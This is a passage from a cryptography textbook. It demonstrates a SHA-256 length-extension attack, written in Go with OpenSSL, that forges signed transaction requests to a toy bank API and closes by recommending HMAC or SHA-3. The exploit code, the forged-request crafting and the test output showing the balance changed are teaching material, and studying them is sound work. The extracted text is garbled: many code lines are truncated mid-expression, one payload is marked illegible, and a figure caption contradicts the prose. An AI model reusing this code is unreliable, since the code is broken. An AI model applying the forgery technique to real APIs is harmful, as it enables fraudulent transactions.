


Figure 7.8 The Merkle–Damgård construction outputs the entire state as the hash digest.

The basic premise of the length-extension attack is that if an attacker knows the hash digest of a message, such as $H(A)$, they do *not* need to know A to be able to calculate $H(A|B)$, where $|$ denotes the concatenation of two messages A and B . Just by starting from $H(A)$, they can always pick up where the original

hash function left off. Figure [7.9](#) depicts the attack for a Merkle–Damgård–based hash function. In other words, if an attacker has the hash of a message (but not the message itself), they can calculate the hash of that message with additional data appended to it without needing to know the original message.




Figure 7.9 Because the internal state of the hash function is available to the attacker in the digest, the hash calculation can be “resumed.”

In the previous section, we used SHA-256 to authenticate the API calls for our bank. SHA-256 is based on a Merkle–Damgård construction, so our secret-prefix–based authentication scheme is vulnerable to length-extension attacks. Before we implement the attack, though, we need to be able to directly access and modify the internal state of our SHA-256 implementation. So far, we have been using the built-in `crypto/sha256` package that comes with the Go standard library, which does not expose an API to directly set the internal state. Our options are to modify this implementation or use another one that does allow direct access to the state. Modifying the standard package would be a complex undertaking, as we would need to understand the internals of the Go crypto library. Instead, we can use OpenSSL’s SHA-256 implementation to mount the attack, as we can easily set its internal state using C functions. However, this means you need to install the OpenSSL development headers on your system for the exploit to compile. You can install these in popular Linux distributions using the commands shown in the following listing. We will be calling C functions from our Go code; it is recommended that you go through the `cgo` tutorial at <https://go.dev/blog/cgo> before trying the next exploit.

Listing 7.9 Installing OpenSSL on popular Linux distributions

```
# For Debian/Ubuntu
sudo apt-get install libssl-dev

# For CentOS/RHEL/Fedora
sudo yum install openssl-devel

# For Arch
sudo pacman -Syu openssl

# For Gentoo
sudo emerge dev-libs/openssl

# For NixOS
nix-env -iA nixos.openssl

# For Mac
brew install pkg-config openssl
```

Merkle–Damgård–based hash functions rely on padding (just like the padding we saw for block ciphers in chapter 5). The rule for padding a message for SHA-256 is as follows:

- If a message fits exactly into a single block for SHA-256, no additional padding is required. The input message is simply

divided into 512-bit (64-byte) blocks and processed accordingly.

- If the message does not fit exactly into a block (that is, it is less than 64 bytes), then padding is needed. In this case, the padding scheme is as follows:
 1. Append a single 1 bit to the message.
 2. Add 0 bits until the length of the message (in bits) is congruent to 448 modulo 512 (adding 0 bits to reach 448 bits). Note that the last 64 bits will later accommodate the length of the original message.
 3. Append the original length of the message (before padding) as a 64-bit big-endian integer. This means the 64-bit integer will represent the number of bits used in the original message.

Listing [7.10](#) shows the code to link our code with OpenSSL and generate the padding we will need in our attack. Line 4 uses the `pkg-config` utility (provided on all Linux systems) to find the right flags for compiling and linking with OpenSSL. The `generatePadding(msgLen)` function takes a message length as input and returns the padding bytes for a message of that length by following the rules listed earlier. The first byte of the padding is `0x80`: that is, a true *bit* followed by zeros, as shown on line 30.

Listing 7.10 exploit_length_ext.go

```
package exploit_length_ext

/*
#cgo pkg-config: openssl #1
#include <openssl/sha.h>
*/
import "C"

import (
    "crypto/sha256"
    "encoding/binary"
    "encoding/hex"
    "errors"
    "fmt"
    "net/http"
    "net/url"
    "sort"
    "strings"
    "unsafe"

    "github.com/krkhan/crypto-impl-exploit/ch07/len"
)

func generatePadding(msgLen uint64) []byte {
    zerosLen := int(sha256.BlockSize - 9 - (msgLen
    if zerosLen < 0 {
```

```

        zerosLen = sha256.BlockSize - 9
    }
    padding := make([]byte, 9+zerosLen)
    padding[0] = 0x80 #2
    binary.BigEndian.PutUint64(padding[1+zerosLen:],
    return padding
}

```

#1 Requires development headers (refer to listing 7.9)

#2 Single bit set to 1, followed by zeros

Before we dive into the core of our exploit—that is, extending an SHA-256 hash—let’s take another look at where the attacker stands in figure [7.10](#). Because that happens to be us right now, we know the length of the original message: the only hidden portion is the client secret, so we should know its length. In practice, the client secret *length* is either public information or can easily be brute-forced in a few attempts. Armed with the length of the original message and its hash digest, we can append more data and resume the hash calculation. The original hash calculation was performed using Go; we will resume it in OpenSSL.





Figure 7.10 The attacker knows the old digest and the length of the original message and can calculate the new digest by resuming the hash calculation from where the Go implementation left off.

Listing [7.11](#) puts into action all the pieces we've learned about so far. We've now reached the crux of our exploit. As mentioned earlier, we know `originalMsgLen` and `originalDigest`; we receive some more arbitrary bytes in `newData`, which we want to append to the original message and get a valid hash. Our steps for getting the new hash are as follows:

1. Generate padding for the original message (we only need the length to calculate the padding, as shown in listing [7.10](#)). This is done because the original digest that we are extending is the result of processing both the original input *and* its corresponding padding. We need to recalculate this padding to pick up where the original hash function left off.
2. Create a new SHA-256 context object using the OpenSSL API.
3. Reverse the internal state from the original SHA-256 digest (calculated by Go), and set the internal state of OpenSSL's SHA-256 context to the same state.
4. Append new data.
5. Return the new digest.

Listing [7.11](#) shows these steps in action. We generate padding using the known length of the original message on line 13. Line 15 initializes a new, empty SHA-256 context that we'll fill with the original digest. Lines 18 to 25 reverse the internal state of the SHA-256 registers using the `consumeUint32(...)` function defined on line 1. The recovered values are set in the newly initialized SHA-256 `ctx` object. Lines 27 to 31 update the internal values for OpenSSL to reflect the new length. We finally append the extra data and return the new hash on lines 33 to 39.

Listing 7.11 exploit_length_ext.go

```
func consumeUint32(buffer []byte) ([]byte, C.uint) {
    i := uint32(buffer[3]) | uint32(buffer[2])<<8
        uint32(buffer[0])<<24
    return buffer[4:], C.uint(i)
}

func ExtendSha256(originalMsgLen uint64, original
    byte) ([]byte, error) {
    if len(originalDigest) != sha256.Size {
        return nil, errors.New("invalid length for o
    }

    padding := generatePadding(originalMsgLen)    #1

    var ctx C.SHA256_CTX
    C.SHA256_Init(&ctx)

    originalDigest, ctx.h[0] = consumeUint32(origi
    originalDigest, ctx.h[1] = consumeUint32(origi
    originalDigest, ctx.h[2] = consumeUint32(origi
    originalDigest, ctx.h[3] = consumeUint32(origi
    originalDigest, ctx.h[4] = consumeUint32(origi
    originalDigest, ctx.h[5] = consumeUint32(origi
    originalDigest, ctx.h[6] = consumeUint32(origi
    originalDigest, ctx.h[7] = consumeUint32(origi
```

```

totalBytes := originalMsgLen + uint64(len(padding))
C.SHA256_Update(&ctx, unsafe.Pointer(&padding[0]))

ctx.Nl = C.uint(totalBytes * 8) #4
ctx.num = C.uint(totalBytes % sha256.BlockSize)

C.SHA256_Update(&ctx, unsafe.Pointer(&newData[0]))

var newDigest [C.SHA256_DIGEST_LENGTH]C.uchar
C.SHA256_Final(&newDigest[0], &ctx)
newDigestBytes := C.GoBytes(unsafe.Pointer(&newDigest[0]),
    C.int(C.SHA256_DIGEST_LENGTH))
return newDigestBytes, nil
}

```

#1 Generates padding for the original message

#2 Reverses the state from the original digest and sets it inside `ctx`

#3 Calculates the total number of processed bytes

#4 `ctx.Nl` = total number of bits processed

#5 `ctx.num` = total number of blocks processed

Now that we have a function to append arbitrary data and resume the hash function, let's return to our bank. Here's what legitimate requests look like for the bank:

```

/transaction?clientId=1823804162&amount=10&ts=169

```

For this request, the input parameters are sorted in alphabetical order and appended to the client secret. All separators are removed. The MAC is then obtained by applying SHA-256 to

```
<CLIENT_SECRET>amount10clientId1823804162ts169100
```

We can craft a malicious request that looks like this:

[illegible]

Note that all the parameters in the original good query have been compacted and assigned to the key `a=`. Because the equal sign is removed before calculating the hash, `a=amount10` is hashed as `amount10`. If we had started the value as `a=amount10`, the hash input would have been `aamount10`. We specify the original input and its padding as the value of this first parameter. After that, we add a malicious parameter with a different amount (and timestamp), and a new MAC (result of the length-extension attack) is provided to authenticate the malicious request. The hash calculation on the bank's side looks like this (padding bytes are shown in the URL encoding):

- Line 53 adds the original normalized query using the first character as the key and the rest of it as a value.
- The HTTP request received as a function argument is populated with the malicious parameters. The function returns `nil` if no errors are encountered during the process.

Listing 7.12 exploit_length_ext.go

```
func ExtendHttpRequestMac(req *http.Request, maliciousQuery string) error {
    var originalKeys []string
    for key := range req.URL.Query() {
        originalKeys = append(originalKeys, key)    #1
    }
    sort.Strings(originalKeys)

    var originalQueryBuilder strings.Builder
    for _, key := range originalKeys {
        if key == "mac" {
            continue
        }
        originalQueryBuilder.WriteString(key)
        originalQueryBuilder.WriteString(req.URL.Query().Get(key))
    }
    originalQueryCompacted := originalQueryBuilder.String()
    originalHashInputLen := (impl_length_ext.ClientHashLen + len(originalQueryCompacted))    #2
    padding := generatePadding(uint64(originalHashInputLen))
    fmt.Printf("\t\t\toriginalQueryCompacted: %s\n", originalQueryCompacted)

    originalQueryWithPadding := fmt.Sprintf("%s%s", originalQueryCompacted, padding)    #3

    maliciousQuery := make(url.Values)
```

```

var maliciousKeys []string
for key, value := range maliciousParams {
    maliciousQuery.Set(key, value)
    maliciousKeys = append(maliciousKeys, key)
}
sort.Strings(maliciousKeys)
var maliciousQueryBuilder strings.Builder
for _, key := range maliciousKeys {
    maliciousQueryBuilder.WriteString(key)    #4
    maliciousQueryBuilder.WriteString(maliciousQ
}
maliciousQueryCompacted := maliciousQueryBuilder
fmt.Printf("\t\tmaliciousQueryCompacted: %s\n",

originalDigest, err := hex.DecodeString(req.URL
if err != nil {
    return err
}
newMac, err := ExtendSha256(uint64(originalHash
    , []byte(maliciousQueryCompacted))    #5
if err != nil {
    return err
}
newMacHex := hex.EncodeToString(newMac)
fmt.Printf("\t\tnewMac: %s\n", newMacHex)

maliciousQuery.Set(string(originalQueryWithPad
    originalQueryWithPadding[1:]))    #6

```

```
maliciousQuery.Set("mac", newMacHex)

req.URL.RawQuery = maliciousQuery.Encode()

return nil
}
```

#1 Sorts the keys of the original query string

#2 Calculates the length of the original message

#3 Normalizes the original query so it can be sent as

a=mount10client...

#4 Normalizes the malicious query to calculate the new data that the hash digest needs to cover

#5 Length-extension attack

#6 Sets a=mount10client... from the original query

Let's put the whole thing to the test. The following listing creates a new bank, obtains a valid (signed) transaction for a random client, and then uses our length-extension attack to craft a new request with a different amount.

Listing 7.13 exploit_length_ext.go

```
func TestExtendHttpRequestMac(t *testing.T) {
    b := impl_length_ext.NewBank()
    req, err := b.CreateClientAndGenerateSignedTransaction()
    if err != nil {
        t.Fatalf("error generating signed request: %s", err)
    }
    t.Logf("good request url: %s", req.URL)

    originalReqTs, _ := strconv.ParseInt(req.URL.Query().Get("ts"), 10, 64)

    time.Sleep(2 * time.Second)

    maliciousReqTs := time.Now().UnixMicro()

    maliciousParams := map[string]string{
        "clientId": req.URL.Query().Get("clientId"),
        "amount":   strconv.FormatInt(424242, 10),
        "ts":       strconv.FormatInt(maliciousReqTs, 10),
    }
    err = ExtendHttpRequestMac(req, maliciousParams)
    if err != nil {
        t.Fatalf("error extending mac: %s", err)
    }

    t.Logf("malicious request url: %s", req.URL)
```

```

w := httptest.NewRecorder()
b.TransactionHandler(w, req)
res := w.Result()

t.Logf("response status: %s", res.Status)

if res.StatusCode != http.StatusOK {
    var errorResponse map[string]string
    json.NewDecoder(res.Body).Decode(&errorResponse)
    t.Fatalf("error: %s", errorResponse["errmsg"])
}

var transactionResponse map[string]string
json.NewDecoder(res.Body).Decode(&transactionResponse)
t.Logf("old balance: %s", transactionResponse["oldBalance"])
t.Logf("new balance: %s", transactionResponse["newBalance"])
t.Logf("malicious request was sent %d µs after %d µs",
    time.Now().UnixNano()-reqTime, reqTime)
}

```

#1 Defined in listing 7.12

What about the limitation of the attacker needing to perform their actions within 1 millisecond (1,000 s)? Simple: it doesn't matter now. The attacker can craft whatever parameters they want, including the timestamp parameter. The test waits for two whole seconds between the legitimate and malicious requests,

and the request is still authenticated, as shown in the following listing.

Listing 7.14 Unit test output for `make exploit length ext`

```

=== RUN    TestExtendHttpRequestMac
    hash input: <REDACTED_SECRET>|amount|10|c
    hash output: 854cebd1a7c370193e32089d257:
    request authenticated successfully, request
exploit_length_ext_test.go:52: good request
        originalQueryCompacted: amount10c
        maliciousQueryCompacted: amount4242
        newMac: c38a81ea39249c4ac479ba67a60c
    exploit_length_ext_test.go:70: malicious request
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
%00%00%02%60&amount=424242&clientId=1823804162&mac=
    hash input: <REDACTED_SECRET>|amount|10|c
12684955%80%00%00%00%00%00%00%00%00%00%00%00%00%00%
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
%00%00%00%00%00%02%60|amount|424242|clientId|1823804162
    hash output: c38a81ea39249c4ac479ba67a60c
    request authenticated successfully, request
exploit_length_ext_test.go:76: response status
exploit_length_ext_test.go:86: old balance: 10
exploit_length_ext_test.go:87: new balance: 4242
exploit_length_ext_test.go:88: malicious request
--- PASS: TestExtendHttpRequestMac (2.00s)

```

We have successfully re-created the length-extension vulnerability that affected Flickr's API authentication scheme by replicating it with a simplified API for a bank. The vulnerability stems from using a Merkle–Damgård–based hash function for a secret-prefix–based message authentication scheme. MD-based functions (such as MD5, which was used by Flickr, and SHA-256, which we used in our example) are all susceptible to length-extension attacks. The right construct for MACs is HMACs, which generally use multiple passes with different paddings to thwart length-extension attacks. Version 1 of signatures for the AWS API normalized the query string the same way (by removing delimiters) but ultimately was not exploitable because it used HMACs to calculate the digest instead of using a hash function directly like Flickr, Vimeo, and others. If secret-prefix authentication must be used, it should be done with a sponge-based hash function (e.g., SHA-3) that is resistant to length-extension attacks.

7.4 Secret-suffix MACs and collision attacks

When using length extension, an attacker can essentially resume the hash function from a given message and digest. Secret-suffix MACs avoid this by reversing the order of

concatenation, so the secret key is the last input to the hash function, as shown in figure 7.11. This thwarts the length-extension attack, as the verifier will always put their own copy of the secret key as the last input to the hash. However, it is vulnerable to collision attacks on the underlying hash function. We discussed collision attacks in chapter 6, where an attacker could find messages A and B such that $H(A) = H(B)$. Therefore, the attacker could take a valid authentication tag using, say, $\text{MAC}(\text{key}, \text{message } A)$, and submit that for authentication alongside message B . Because $H(A) = H(B)$, the two authentication tags will match and pass verification.




Figure 7.11 Secret-prefix MACs: $\text{MAC}(\text{key}, \text{message}) = H(\text{message} || \text{key})$

